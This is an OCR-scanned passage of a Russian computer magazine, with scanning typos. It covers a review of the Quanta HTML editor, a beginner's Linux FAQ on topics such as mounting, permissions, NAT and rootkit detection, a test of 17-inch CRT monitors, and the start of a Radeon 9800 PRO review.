Итак, открываем документ, который мы хотим редактировать, или выбираем создание нового чистого документа через меню "File" > "New". Также Quanta позволяет создать непосредственно проект в отдельной директории с определенным набором связанных файлов. Удобный визард позволяет задать каталог для проекта, его название, параметры связи с сервером, кодировку страниц, добавить необходимые файлы, а также воспользоваться шаблонами и выбрать стандарт, в соответствии с которым будет проверяться валидность создаваемых документов.

Порадовали возможности администрирования создаваемого сайта. Отдельно стоит отметить выбор протоколов и режимов для работы с сервером. Среди них local - работа с локальным каталогом машины, ftp - в комментариях не нуждается, sftp - секьюрная передача файлов по протоколу ssh (тут ты можешь быть поп-

ностью спокоен за передаваемую информацию и пароли), smb, nfs и даже floppy - режим работы с дискетой; также есть возможность работать через CVS, что весьма важно при распределенной разработке сайта.

Естественно, что сразу можно задать пароль, хост и порт для входа на сервер. Таких богатых возможностей для связи с сервером я не видел ни в одном виндовом редакторе.

Работать с параметрами каждого проекта можно при помощи команд из меню Projects. В частности, пункт Project Options позволяет изменить свойства текущего проекта; Insert files и Insert Directory - добавить к проекту соответственно файл или директорию. Все остальные пункты этого меню также интуитивно понятны и не вызовут сложностей с их применением.

Quanta поддерживает основные необходимые спецификации: HTML 4.01, WML, XSLT, XHTML, а также PHP. К сожалению, я не обнаружил в Quanta поддержки спецификаций XML (Extensible Markup Language). Конечно, на данный момент это не очень критично, но, учитывая возрастающую роль этого языка логической разметки, поддержка спецификаций не была бы лишней.

Но опять же повторяю, что на данный момент это не так страшно. Похоже, Quanta не поддерживает синтаксис такой полезной и тесно связанной с HTML штукой, как CSS (Cascade Style Sheet), вот тут действительно значительный минус - можно было бы просто ограничиться подсветкой синтаксиса CSS.

Весьма удобной оказалась возможность редактора отображать структурное дерево элементов DOM редактируемого документа. В левой части рабочего окна программы отображается дерево элементов документа в соответствии со степенью их вложенности. Структурное дерево DOM позволяет не только сделать структуру документа очень наглядной, но также существенно облегчает навигацию по редактируемому коду и позволяет избежать ошибок, связанных с нарушением структуры документа.

Что касается ошибок. Подсветка синтаксиса в значительной степени уменьшает вероятность ошибок с



закрытием парных тегов и в случае их совершения, позволяет с легкостью их обнаружить и исправить.

Также в программу встроен чекер синтаксиса, дабы помочь веб-мастеру найти и исправить совершенные ошибки. Еще одна полезная функция - автоподстановка тегов. При правке кода и добавлении новых тегов автоматически появляется менюшка с возможностью выбора тегов. Польза этой фишки очевидна: во-первых, не нужно помнить все теги HTML (хоть это и не очень сложно), так как всегда найдется оперативная подсказка; во-вторых, выбранные теги всегда будут правильными; ну и в-третьих, ты можешь вспомнить о тегах (если ты их забыл :)), использование которых более предпочтительно, нежели тех, которые ты задумал изначально.

РАСХОДИМСЯ

Отмечу, что Quanta не является визуальным редактором по типу WYSIWYG, то есть с непосредственным построением страницы с помощью мышки. Quanta - это среда для разработки HTML-документов, достаточно серьезная, чтобы использовать ее для значительных проектов. Quanta не угасает использовать без базового знания HTML, так как тебе придется непосредственно редактировать код документа.


Говорить о чистоте кода здесь не приходится, так как программа сама ничего не генерирует, она лишь помогает разработчику. Здесь все зависит от кодера. Но, имхо, в любом случае ручной код будет чище, нежели код, сгенерированный программой. Даже самые продвинутые виндовые редакторы генерируют далеко не самый чистый код, что уж говорить о более слабых представителях.

Базовые понятия HTML можно изучить за пару дней, и, в дальнейшем совершенствуясь, ты легко избежишь мусора в коде своих страничек, а следовательно, у тебя будет хорошая возможность уменьшить их объем, что весьма важно на медленных каналах, да и лишний трафик никому не нужен.

Кажется, теперь ты должен с легкостью начать писать свои паги под Линухом, да и средство для этого есть, причем весьма неплохое.



Просмотр DOM структуры



Продвинутый визард для задания свойств проекта

Подсветка синтаксиса в значительной степени уменьшает вероятность ошибок с закрытием парных тегов и в случае их совершения, позволяет с легкостью их обнаружить и исправить.

Проверить свой документ на валидность можно и через интернет по линку <http://w3c.org/validator>.

FAQ

Если кто не в курсе, FAQ - Frequently Asked Questions (ЧаВо - часто задаваемые вопросы). Эта рубрика позволит закрепить полученные хакерские знания, прояснить непонятные термины, узнать тонкости.

FAQ THE WORK!

Vitls (vitls@chat.ru)

? Что такое "дистрибутив"?

Дистрибутив - это набор, в состав которого входит ядро операционной системы и сборник различных приложений. Очень часто компании, разрабатывающие и сопровождающие тот или иной дистрибутив, включают в него свои собственные оригинальные разработки. Фактически - это готовый к распространению и использованию (коммерческий) продукт с системой установки и настройки. Известные изготовители дистрибутивов: Red Hat, SuSE, Mandrake, Turbo Linux, Connectiva (буржуйские) и ALT Linux, ASP Linux, Black Cat (наши). Сайт, посвященный дистрибутивам Linux: www.distrowatch.com.

? Можно ли запускать программы для Windows под Linux?

Можно. Но для этого нужно воспользоваться либо виртуальной машиной, либо эмулятором. Виртуальная машина - это программа, запустив которую, ты получишь возможность установить другую операционную систему "внутри" уже установленной. Самый известный продукт VMware (программа платная, бесплатный ключик дается на месяц). Далее идут win4lin (тоже платная) и Bosch (свободная). Кроме того, существуют программные комплексы wine и wineX (поддерживает 3D), которые, не являясь эмулятором Windows, все же дают возможность пользоваться "виндовыми" приложениями.

? А наоборот?

Вот тут чуточку сложнее. VMware есть и для Windows. Есть такие варианты, как Cygwin - набор библиотек для запуска XFree86 под win32. Есть также набор утилит unix для win32, но это лишь самая малая часть того, что доступно при работе в самой unix-like системе.

? Что такое "консоль"?

Когда-то давно ввод в комп осуществлялся через клавиатуру, а вывод - на печатающее устройство. Дисплеев не было. Сейчас консолью называют клавиатуру + дисплей. В Linux у тебя может быть до 12 независимых друг от друга консолей (виртуальных терминалов) на одной паре "клавиатура-дисплей". Кроме того, к одному Linux-серверу можно подключить несколько удаленных бездисковых станций (терминалов). Более подробно читай на www.ltsr.ru. Еще можно установить соединение с Linux-сервером посредством протоколов telnet или ssh. В каждой консоли

пользователю дается возможность ввести команды и выполнять приложения.

За реакцию на действия пользователя отвечает программа, которая, в общем, называется shell (названия: sh, ash, bash, ksh, tcsh, zsh и много других). Роль shell в win32 выполняют программы command.com или cmd.exe, но их возможности очень ограничены.

Кстати, shell предоставляет также и язык программирования, на котором можно писать небольшие программки-сценарии. Отдаленным аналогом являются .bat файлы в Windows.

? Что такое /dev и зачем он нужен? Что такое файл устройства?

В любой unix-like системе любые устройства представлены как файлы. Не удивляйся, это так. Сканеры, плоттеры, мышки, клавиатуры, жесткие диски - все представлено в виде файлов. Все файлы устройств собраны в каталоге /dev. Имя файла дает драйвер устройства. Например, /dev/hda означает первый жесткий диск на первом ide контроллере. Соответственно, в документации к ядру Linux есть список наиболее часто используемых файлов устройств.

? Расскажи про организацию файловой системы?

В Linux, как и в любой другой unix-like системе, файловая система организована в виде дерева с единственным корнем (обозначается как /). В win32 на каждое устройство хранения данных есть свой корень (например, c:\). В Linux все устройства хранения данных, которые мы хотим использовать в системе, должны быть "прикручены" к существующему "дереву". Такой процесс называется монтированием. Команда mount -t vfat /dev/hdd1 /mnt/disk_d означает, что первый раздел на устройстве slave второго ide контроллера (/dev/hdd1) имеет файловую систему vfat и будет "присандален" к нашей файловой системе в каталог /mnt/disk_d. После выполнения этой команды я могу перейти в каталог /mnt/disk_d и получить доступ к файлам на смонтированном диске.

? Права доступа?

В Linux существует встроенная система разграничения прав доступа к файлам и каталогам. Ее главная цель - оградить систему от действий пользователя, могущих привести к потере информации или к нежелательному обладанию некоторыми данными. В системе есть группы пользователей и пользователи. Администратору позволено все. Остальные ограничены теми правами,

которые раздает им администратор. Есть права на чтение-запись-выполнение. А по принадлежности права делятся на владелец - группа - остальные. Понятие "группа" означает, что права на те или иные действия с файлом\каталогом разрешены группе, членом которой является пользователь.

Система разделения прав несколько отличается от того, что есть в WindowsNT и ей подобных. Но в своем нынешнем виде она вполне справляется с 90% задач по разграничению доступа.

? Что такое "списки доступа"?

Списки доступа (ACL, Access Control List) - это фишка некоторых типов файловых систем, например, XFS, которая позволяет гибче управлять доступом к объектам файловых систем. ACL дает возможность указать конкретному пользователю, с какими объектами он может работать (и как именно работать), а с какими - нет. При совместной работе с традиционными средствами разграничения доступа получается эффект мощной и гибкой системы раздачи прав.

? Что такое модуль ядра?

Ядро Linux умеет динамически подключать или отключать драйвер того или иного "железа" твоей системы. Для этого драйвера оформляются в виде отдельных подпрограмм. Вот они-то и называются "модулями". Командами `insmod`, `modprobe` можно подключить нужный модуль. После чего устройство будет способно к работе. Даже перегружаться нет необходимости (хотя бывают исключения). Команда `rmmod` удалит нужный модуль из памяти. Многие фирмы выпускают драйвера для Linux к своим изделиям в виде модулей.

? Как настроить звук и винмодемы?

Если твоя "звуковуха" поддерживается ядром, то ты сможешь ее настроить. Прежде всего, много звуковых карт настраивается программой `soundconf` (или `sndconf`). Если нет - карту, скорее всего, можно настроить, зажав доки и соответствующие модули. В Linux есть несколько разных подсистем, отвечающих за работу со звуком. Две из них - `oss` и `alsa` (www.alsa-project.org) - входят в состав ядер. Alsa более сложна в использовании и установке, но она поддерживает большинство новинок и более современна. Кучу полезных советов найдешь на www.atmsk.ru.

В винмодеме основную работу по управлению соединением выполняет операционная система. На сайте

www.linmodems.org есть полная инфра о том, какие винмодемы работают в Linux, а какие нет.

? А есть в Linux программы Word, Photoshop и т.г.?

Нет. ЭТИХ программ для Linux нет. Зато у тебя есть сайт www.linuxshop.ru/linuxbegin/win-lin-soft/, на котором собрана наиболее полная информация по вопросу соответствия друг другу программ Linux и Windows. Некоторые из перечисленных там программ - коммерческие и стоят немалых денег.

? Как мне подключить локальную сеть, имея один компьютер, подключенный к Интернету?

В windows98 это делается методом Connection share, то есть средства разделения доступа встроены в систему. Минусом является то, что это абсолютно медленная и тупая штука. Более гибкое управление требует наличия программ вроде WinRoute или WinGate. WindowsNT, XP и 2000, 2003 имеют еще более продвинутые средства. На их изучение тебе потребуется потратить какое-то время.

Если выход в Сеть имеет машина с Linux, то на ней запускается программа трансляции адресов. На системах с ядрами серии 2.2.x программа называется `ipchains`, на ядрах 2.4.x - `iptables`. По последней тулзе есть прекрасное руководство, лежащее на сайте <http://gazette.linux.ru.net/rus/articles/iptables-tutorial.html>.

? Что такое NAT?

NAT - Network Address Translation - преобразование адресов сети. Средство маскировки IP-адресов одной сети адресами другой сети. Применяется чаще всего для выпуска локальной сети конторы в Инет. Но, на самом деле, есть еще огромная куча применений в области сетевой безопасности.

? Говорят, что на Linux можно построить недорогой маршрутизатор?

Правильно говорят. Linux прекрасно работает на системах с процессорами i386 и выше. Есть дистрибутивы, которые состоят из одной-двух дисков объемом 1.44 Мб и включают в себя минимальный набор программ для построения маршрутизатора. А надо-то: ядро с поддержкой сетевой подсистемы (драйвер сетевой карты, протоколов tcp/ip и прочими веща-

ми) и прога `route` для простой статической маршрутизации. Для более изысканной работы можно использовать пакет `iproute2`. На сайте www.linuxrouter.org есть информация по созданию маршрутизаторов на основе Linux.

? А что, под Linux нет вирусов?

Есть, но они практически неработоспособны. Ведь для серьезных деструктивных действий нужны права суперпользователя, а потому, если осторожный пользователь запустил вирус от своего имени, то потеряется лишь его собственная инфра. Система останется нетронутой. Вот почему вести повседневные дела от имени администратора системы строгаише запрещено. Надо быть конченным идиотом, чтобы от пользователя `root` собирать и выполнять программы из незнакомых источников.

Для Linux есть и антивирусные программы. Самые лучшие - наши www.drweb.ru и www.kav.ru.

? Как бороться с "троянами" под Линь?

Под Linux "трояны" чаще всего устанавливают набор, который дает злодею удаленный доступ к системе. Rootkit заменяет стандартные утилиты контроля процессов (`ps`, `netstat`, `top`), чтобы его нельзя было обнаружить, а потом открывает сетевой порт и ждет, пока с ним соединится хацкер. Обнаружить трои можно с помощью программы с <http://www.chkrootkit.org>. После обнаружения лучше всего переустановить систему. Хотя это и неприятно.

? Где про это читать?

1. Kernel-HOWTO
2. Linux 2.4 Packet-filtering-HOWTO (<http://www.linux.org.ru:8100/books/HOWTO/index.html>)
3. Iptables-HOWTO (<http://www.linuxguruz.org/iptables/howto/iptables-HOWTO.html>)
4. Firewall-HOWTO (<http://linuxdocs.org/HOWTOs/Firewall-HOWTO.html>)
5. NAT-HOWTO (<http://imc.edu.trekhgorny.ru/~merlin/iptables/NAT-HOWTO.linuxdoc.html>)
6. Netfilter-hacking-HOWTO (<http://www.netfilter.org/documentation/HOWTO/netfilter-hacking-HOWTO.html>)
7. Iptables-tutorial (<http://gazette.linux.ru.net/rus/articles/iptables-tutorial.html>)

Рубрика HARD - это тесты и обзоры железа, описание и разбор самых передовых хардверных технологий, а также радиолюбимая радиорубрика всех радиолюбителей и электронщиков - Паяльник Доктора Кога.

Content:

Самые лучшие семнашки	92
Кузница монстряков	96
Паяльный Прощальник Доктора Добрянского	98

САМЫЕ ИНТЕРЕСНЫЕ СЕМНАШКИ

тест 17' CRT-мониторов

test_lab
(test_lab@gameland.ru)

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям CITILINK (т. 745-2999), "Остров Формоза" (т. 728-4004) и ОЛДИ (т. 105-0700).

На рынке мониторов сейчас очень интересная ситуация. Набирают популярность жидкокристаллические модели, в результате чего дешевеют электроннолучевые. Это приводит к тому, что невероятные пару лет назад 19-дюймовые CRT становятся все более доступными! Однако у юзверов есть куча причин для покупки 17-дюймовых: небольшие размеры, скромная цена, отсутствие потребностей в 19-ти дюймах. Вот мы и решили надыбать для тебя самые вкусные семнашки, чтобы ты не облажался при выборе моньки.

МЕТОДИКА ТЕСТИРОВАНИЯ

Мы подключали мониторы к видеоразветвлению, чтобы отображать тесты из набора Nokia Monitor Test одновременно на нескольких дисплеях.

Копориметр PANTONE ColorVision SpyderPRO с программным обеспечением OptiCAL позволил оценить цветопередачу. В идеале график цветопередачи должен быть прямой линией, это параболы со степенью "гамма". Потому график и называют цветовой "гаммой". От степени зависит кривизна параболы, и чем меньше кривизна, тем естественнее передача цвета. Неравномерность передачи цветов делает изображение кислотным и неестественным. Меньшая цветовая температура соответствует дневному освещению (6500K), а большая (9300K) - холодному отблеску снега. Прежде всего, мы обращали внимание на полосу пропускания видеосуилителя, от которой зависит максимальное разрешение и частота кадров. Для комфортной работы за монитором требуется минимальная кадровая развертка в 85 Гц. А чтобы мерцания не были видны краем глаза, необходима частота 100-110 Гц. Если высоковольтный преобразователь дешевый и слабый, то при изменении яркости картинки изображение меняет размер и геометрию.

H A R D

Что мы видим на графиках?

На графиках мы изобразили скорректированную цветопередачу. То есть мы взяли параболу со степенью «гамма», применили обратную функцию и должны были в идеале получить прямую линию из одного угла в другой. Но тут-то и вылезло много интересных вещей... Для каждого цвета RGB свой график. А стандартная цветопередача монитора отмечена синей параболой.

H A R D

Перечень тестируемого оборудования:

LG FLATRON ez T710BH
LG FLATRON F700P
LG FLATRON F795FT Plus
CTX PR705F
NEC FE791SB
SONY Multiscan E250
SAMSUNG SyncMaster 757NF
SAMSUNG SyncMaster 757MB

Вне конкурса

LG FLATRON ez T710BH




Цена: \$165
Диагональ: 17"
Максимальное разрешение: 1280x1024 (66Гц)
Сведение: 4 балла
Фокусировка: 4 балла
Видеосуилитель: 3 балла
Муар: 3 балла

В этой статье собраны мониторы, позиционируемые как профессиональные. Однако не забывай, что есть и разумная альтернатива по более выгодной цене! В качестве примера мы взяли новый монитор LG FLATRON ez T710BH. Он соответствует главному и необходимому требованию: держит 1024x768 на эргономичных 85-ти Герцах! Максимальная вертикальная развертка 160 Герц. Система для монитора такого класса очень даже неплохая, изображение меняет размеры в зависимости от яркости незначительно. Цветопередача и цветовая температура приемлемы, но мы не стали на этом заостряться. LG FLATRON ez T710BH обладает встроенной функцией BrigtWindow, которая позволяет настраивать яркость, контрастность и другие параметры определенной области на экране. Также имеется возможность сохранять настройки монитора в виде профилей. В LG FLATRON ez T710BH оптимально сочетаются цена и качество!

LG FLATRON F700P



Цена: \$190
 Диагональ: 17"
 Максимальное разрешение:
 1600X1200 (75Гц)
 Сведение: 5 баллов
 Фокусировка: 4 балла
 Видеоусилитель: 4 балла
 Муар: 3 балла



Один из самых муарных мониторов. При тестировании высоковольтной системы изображение ведет себя достаточно стойко, хотя геометрия чуть-чуть все-таки изменяется.

Наш колориметр показывает практически идеально ровные графики для трех цветов. На низкой яркости есть, конечно, маленькая ступенька, но незначительная. Негаром LG FLATRON F700P профессионалы хвалят за хорошую цветопередачу. Однако чтобы насладиться этой клевой цветопередачей, тебе обязательно придется установить цветовой профиль монитора. LG FLATRON F700P передает цвета равномерно (это круто), однако линейность все-таки страдает (это не круто, но легко исправляется цветовым профилем, если все в порядке с равномерностью). Для решения этих проблем в комплекте имеется специально ПО. Гамма у этого дисплея, конечно, великовата, и без установки профиля с диска это скажется! К монитору нужно обязательно ставить дрова!


Колориметр также рекомендует покрутить цвета перед использованием монитора, поскольку задрал зеленый цвет. Обещанные 9300 кельвинов мы намерили как 9100, с учетом погрешности - это просто великолепный результат! То есть LG FLATRON F700P показывает самый правильный белый!

Надо отметить компактность монитора и современный космический дизайн. Компактность, кстати, для многих важна, ведь электроннолучевой приятель способен влегкую занять половину твоего рабочего стола. Из изысков дизайна также полезен USB-хаб на четыре устройства, это оценят обладатели средних компьютеров, на которых USB-разъемов обычно не хватает. Кстати, такой хаб позволит подключить USB-крысу и USB-клаву прямо к дисплею, а не тянуть их к далекому системному блоку.


Максимальное разрешение 1600X1200, при этом LG FLATRON F700P держит целых 75 Герц. Но вряд ли кому-то придет в голову шальная мысль работать с такими разрешениями на семнашке. Соответственно вертикальная развертка получается от 50 до 160 Герц. Неплохая полоса пропускания 203 смехагерца, обеспечивает четкость изображения. На мониторах с применением технологии FLATRON нет нитей, придерживающих маску. Тоже идет в плюс, хотя на мониторах с нитями оные практически незаметны.

Заметим, что LG FLATRON F700P отлично справляется с геометрией на плоском экране. Фокус, конечно, не идеален, зато равномерен, что тоже угадается далеко не всем мониторами.

LG FLATRON 795FT PLUS



Цена: \$200
 Диагональ: 17"
 Максимальное разрешение:
 1600X1200 (75Гц)
 Сведение: 5 баллов
 Фокусировка: 4 балла
 Видеоусилитель: 4 балла
 Муар: 3 балла



Ну а это достаточно известный и успешный предшественник LG FLATRON F700P.

Собственно, LG FLATRON F700P призван заменить LG FLATRON 795FT Plus, однако LG FLATRON 795FT Plus до сих пор можно встретить во многих магазинах, да еще и по завышенной цене - благодаря большой популярности. Не удивительно, ведь этот дисплей собрал немало наград и у нас, и за бугром.


Смотрим и видим: разрешение 1600X1200 на 75 Герцах, 203 мегагерца полосы пропускания, 160 Герц вертикальной развертки. Тесты фокусировки, муара, геометрии и высоковольтной системы также повторяют результаты LG FLATRON F700P.

Однако колориметр показывает чуть-чуть более аккуратные графики и тот же перекрученный зеленый цвет. А вот цветовую температуру мы намерили более низкую: 8840 Кельвинов (а обещают 9300).

Также имеется USB-хаб, меню более удобное. Однако LG FLATRON 795FT Plus достаточно громоздкий и места на столе займет явно больше, чем LG FLATRON F700P.

CTX PR705F

Невысокая полоса пропускания, всего 180 мегагерц подводит CTX PR705F, видимо, с этим связаны некоторые проблемы с фокусом и с муаром. Тем не менее



высоковольтная система в порядке - изображение стоит как вкопанное и не дергается при изменении яркости. Реализованы большие частоты вертикальной развертки (до 160 Герц), но не надо забывать, что узкая полоса пропускания может свести на нет эти преимущества.

На графике, выданном колориметром,

Цена: \$210
 Диагональ: 17"
 Максимальное разрешение:
 1600X1200 (68Гц)
 Сведение: 5 баллов
 Фокусировка: 3 балла
 Видеоусилитель: 3 балла
 Муар: 3 балла


видны просто ужасные скачки на невысокой яркости. То есть в темных частях изображения можно ждать непредсказуемых явлений с цветом. В остальном цветопередача в норме. Гамма выше средней, экран отдает в желтый, поскольку цветовая температура низковата: 7760 Кельвинов.

Дизайн CTX PR705F бедный, а корпус громоздкий и угловатый.

NEC FE791SB



Цена: \$230
 Диагональ: 17"
 Максимальное разрешение: 1280x1024 (85Гц)
 Сведение: 4 балла
 Фокусировка: 4 балла
 Видеоусилитель: 5 баллов
 Муар: 5 баллов



NEC FE791SB поражает воображение своим дизайном в стиле ретро. Кстати, такие квадратные формы очень удобны в использовании, например, на плоский верх можно положить какой-нибудь стафф, как на полку. Полоса пропускания в 210 мегагерц обеспечивает приемлемую четкость изображения. Приятно также то, что при разрешении 1024x768 NEC FE791SB заводится на 116 мегагерц.

На колориметре мы видим среднюю кривизну параболы цветопередачи и практически идеально прямые графики скорректированных трех цветов. С белоснежностью экрана все тоже неплохо: 8110 Кельвинов.

Не обошлось и без фирменных технологий! Функция SuperBright позволяет одним нажатием кнопки переключить дисплей в режим просмотра графики и видео, увеличив яркость. Для цветокоррекции используется утилита AccuColor. А программа NaViSet позволяет настраивать моньку с помощью мыши и клавиатуры.

Словом, этот монитор тоже будет неплохим выбором, хотя и не самым дешевым.


SONY MULTISCAN E250



Если смотреть только на возможности и технические характеристики, то SONY Multiscan E250 - лучший монитор в нашем обзоре. Мощная система развертки позволяет заводиться на разрешениях 1280x1024 (91Гц) и 1024x768 (121Гц). Максимальная частота вертикальной развертки 170 Герц, а не 160, как у остальных монет. Картинка четкая, геометрия выглядит отлично, изображение не дергается при смене яркости. Полосу пропускания SONY, видимо, скрывает (в документации нам ее найти


не удалось), по ощущениям это не меньше 250 смегахерц! Колориметр также радует глаз: у SONY Multiscan E250 цветопередача идеальна - прямые коррекции всех трех цветов без единой помарочки идут из одного угла в другой, при этом не сильно расходятся. Гамма минимальная, график действительно четкая парабола без отклонений. Экран белоснежный 8150 Кельвинов, хорошие заводские настройки.

Дизайн тоже не подкачал, удобный джойстик позволяет быстро лазать по хорошо структурированному меню. Всем хорош монитор, но посмотри на цену. Ведь за эти деньги можно купить среднюю девятнашку. Зачем тебе суперсемнашка, когда можно купить приемлемую девятнашку? Непонятно! На этот раз инженеры SONY перестарались, но гурманы все равно, как всегда, найдутся.




Цена: \$260
 Диагональ: 17"
 Максимальное разрешение: 1600x1200 (75Гц)
 Сведение: 5 баллов
 Фокусировка: 5 баллов
 Видеоусилитель: 5 баллов
 Муар: 5 баллов

SAMSUNG SYNCMASTER 757NF



Цена: \$230
 Диагональ: 17"
 Максимальное разрешение: 1920x1440 (64Гц)
 Сведение: 5 баллов
 Фокусировка: 4 балла
 Видеоусилитель: 4 балла
 Муар: 4 балла



Полоса пропускания у SAMSUNG SyncMaster 757NF 250 мегагерц. Это единственный монитор в обзоре, у которого отсоединяется шнур - что очень удобно. Причем кроме обычного VGA-кабеля можно использовать коаксиальный для улучшения качества изображения, у других семнашек мы такой возможности не нашли. Дисплей действительно абсолютно плоский. Фокус очень четкий, но недостаточно равномерный, экран муарит. Высоковольтная система неплохая, однако из-за исключительной плоскости экрана по краям можно найти геометрические искажения.


Колориметр показывает самую маленькую гамму в обзоре. Кривизна параболы минимальна, однако неравномерна, поэтому на графике видны два перегиба, которые, правда, совсем не мешают в работе. Цвет экрана просто ледяной и чуть-чуть отдает в синеву, ведь цветовая температура 9560 Кельвинов, хотя должно быть 9300. Фирменная технология HighlightZone II позволяет настроить цвет, яркость и контрастность для определенной области экрана. Причем размеры и положение такой яркой зоны можно менять. Это очень удобно, если ты рабо-

таешь с графикой или видео. Для того чтобы лучше рассмотреть картинку, не придется выкручивать яркость всего рабочего стола, достаточно выделить нужную область. Кстати, настройками геометрии, яркости, контрастности, цветов и другими возможностями монитора можно управлять прямо мышкой с рабочего стола. Для этого в комплекте утилита MouScreen, которая общается с SAMSUNG SyncMaster 757NF через USB. Но если хочешь, можешь давить на кнопки мониторного меню.

SAMSUNG SYNCMASTER 757MB




Цена: \$190
 Диагональ: 17"
 Максимальное разрешение:
 1920x1440 (64Гц)
 Сведение: 5 баллов
 Фокусировка: 5 баллов
 Видеоусилитель: 5 баллов
 Муар: 4 балла



По данным колориметра видно, что цвета передаются неплохо. График цветокоррекции практически не имеет изъянов, кроме небольшой ступеньки при низкой освещенности на красном цвете. Перекручен зеленый цвет и недокручен красный. Дисплей чуть-чуть желтит, так как цветовая температура всего 7340 Кельвинов вместо обещанных 9300.

SAMSUNG SyncMaster 757MB просто-таки напичкан фирменными технологиями! MB означает MagicBright, это значит, что нажатием на одну кнопку ты сможешь выбрать один из трех режимов: «Интернет», «Видео», «Текст». Каждый режим влияет на настройки яркости, контрастности и фокусировки. Конечно, для просмотра фильмов нужны яркость побольше и размытая фокусировка, чтобы скрыть пиксели. Для текста, наоборот, нужны идеальный фокус и небольшая яркость. Имеется возможность настраивать дисплей программой MouScreen через USB, а для коррекции цвета используется ПО Natural Color.

Выводы

Не гонись за дешевизной! Покупай моньку, которая обязательно держит 100 Герц на 1024X768 и не дергается при переключении яркости. Но и не надо переплачивать, ведь за 200-250 зеленых президентов можно купить уже девятнашку! А это круче и просторнее. Вот только места на столе занимает значительно больше :(.


МДМ II КИНО

МДМ.КИНО на пуфиках



[6 ЗАЛОВ СО ЗВУКОМ DOLBY DIGITAL EX]
 [ТОЛЬКО У НАС МОЖНО СМОТРЕТЬ КИНО ЛЕЖА]
 [20 НОВЫХ ФИЛЬМОВ В МЕСЯЦ]

М. ФРУНДЕНКОВА
 КОМСОМЛЬСКИЙ ПРОСпЕКТ, Д. 28
 МОСКОВСКАЯ ДВОРЕЦ МОЛОДЕЖИ

АВТОСТОВИТЕЛИ 991 0088
 БРОНИРОВАНИЕ БИЛЕТОВ ПО ТЕЛЕФОНУ 782 8633

КУЗНИЦА МОНСТРЯКОВ

RADEON 9800 PRO

test_lab (test_lab@gameland.ru)

Здорова, приятель! Сегодня, как всегда, представляем тебе новый феррум для апгрейда. На этот раз это клевая видюха на основе чипа Radeon 9800 PRO.

Оси 4work

Р

ечь идет о девайсе от компании Gigabyte, модель GV -

